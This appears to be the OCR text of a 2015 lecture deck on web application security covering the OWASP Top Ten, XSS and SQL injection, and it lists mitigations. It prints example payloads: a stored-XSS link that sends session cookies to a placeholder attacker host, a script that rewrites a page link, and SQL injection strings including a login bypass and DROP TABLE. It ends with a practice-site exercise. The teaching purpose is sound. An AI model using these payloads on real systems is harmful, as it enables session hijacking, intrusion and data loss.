
Web Application Security

Rajendra Kachhwaha
rajendra1983@gmail.com

August 3, 2015

Outline

Top Ten Vulnerability



Reference: https://www.owasp.org/index.php/*Top*_10_2013-Risk

Top Ten Vulnerability

1. Cross-site Scripting
2. Sql Injection
3. Broken Authentication & Session Management
4. Insecure Direct Object References
5. Cross-site Request Forgery
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

Cross-site Scripting

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. An XSS vulnerability may be used by attackers to bypass access controls. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user. An XSS vulnerability arises when web applications take data from users and dynamically include it in web pages without properly validating the data. XSS vulnerabilities allow an attacker to execute arbitrary commands and display arbitrary content in a victim user's browser. A successful XSS attack leads to an attacker controlling the victims browser or account on the vulnerable web application.

Cross-site Scripting

XSS attacks are broadly classified into 2 types:

1. Non-Persistent or Reflected: In this attack, the injected script is reflected off the web server, such as in an error message, search result, etc that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web site, which reflects the attack back to the users browser.
2. Persistent or Stored: In this attack, the injected script is permanently stored on the target servers, such as in a database, in a message forum, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

Cross-site Scripting

Example of Non-Persistent or Reflected attack:

```
<?php
$name = $_GET['name'];
echo "Welcome $name<br>";
echo "<a href="http://xssattackexamples.com/">Click to Download</a>";
?>
```

Example 1: Now the attacker will craft an URL as follows and send it to the victim:

index.php?name=guest<script>alert('attacked')</script>

When the victim load the above URL into the browser, he will see an alert box which says 'attacked'. Even though this example doesn't do any damage, other than the annoying 'attacked' pop-up, you can see how an attacker can use this method to do several damaging things.

Example 2: For example, the attacker can now try to change the "Target URL" of the link "Click to Download". Instead of the link going to "xssattackexamples.com" website, he can redirect it to go "not-real-xssattackexamples.com" by crafting the URL as shown below:

index.php?name=<script>window.onload = function()

{var link=document.getElementsByTagName("a");

link[0].href="http://not-realxssattackexamples.com/";}</script>

Cross-site Scripting

Example of Persistent or Stored attack: There are two types of users: "Admin" and "Normal" user. When "Admin" log-in, he can see the list of usernames. When "Normal" users log-in, they can only update their display name. We have login.php & home.php webpages. Now the attacker log-in as a normal user, and he will enter the following in the textbox as his display name:

```
<a href=# onclick=\"document.location=\'http://not-real-xssattackexamples.com/xss.php?c=
\'+escape\(document.cookie\)\;\">My Name</a>
```

Now, when the admin log-in to the system,he will see a link named "My Name" along with other usernames. When admin clicks the link,it will send the cookie which has the session ID,to the attacker's site. Now the attacker can post a request by using that session ID to the web server,& he can act like "Admin" until the session is expired.

Cross-site Scripting

Impact of Cross-Site Scripting

- Hijack an account.
- Spread web worms.
- Access browser history and clipboard contents.
- Control the browser remotely.
- Scan and exploit intranet appliances and applications.

Overcoming Cross-Site Scripting

- Validate and filter all user input.
- Make a **blacklist** of all user input that should be filtered out. For ex:, single/double quotes, angular brackets, etc. should not appear in an e-mail address given by user.
- A better solution in most cases is the equivalent of a **whitelist** approach-specify precisely what user input is expected. (Use of a regular expression)

SQL Injection

SQL Injection attacks can occur when a web application utilizes user-supplied data without proper validation or encoding as part of a command or query. This leaves an opening for potential hacks or attacks as specially crafted user data can trick the application into executing unintended commands or changing data. These commands are then sent to the database server where they are executed.
SQL attacks are easily preventable, yet most companies dont take precautions, subjecting themselves to potentially damaging data breaches and their consequences.

SQL Injection

Form parameters may be passed as a query string in an extended URL to the server as in
www.iitb.ac.in?sID=0893571&passwd=4ep*NdF
The server application retrieves the form parameters and uses them to build an SQL query such as
select sID, gpa from students09 where sID = 08935710 and passwd = '4ep*NdF'
Example 1:Constructing an SQL query directly from user input:
select sID, gpa from students09 where sID = 08935710 and passwd = 'abc' or 'x' = 'x'
Example 2:Constructing an SQL query directly from user input:
select sID, gpa from students09 where sID = 123; DROP TABLE students09; and passwd = 'abc'

SQL Injection

Overcoming SQL Injection

- Use Parametrized Queries.
- Perform Input Validation.
- Use stored procedures.
- Enforce least privilege.

Go to following link:
http://demo.testfire.net/
Login User: jsmith
password : demo1234
Try to login without giving password. Also try to get the username-password from database.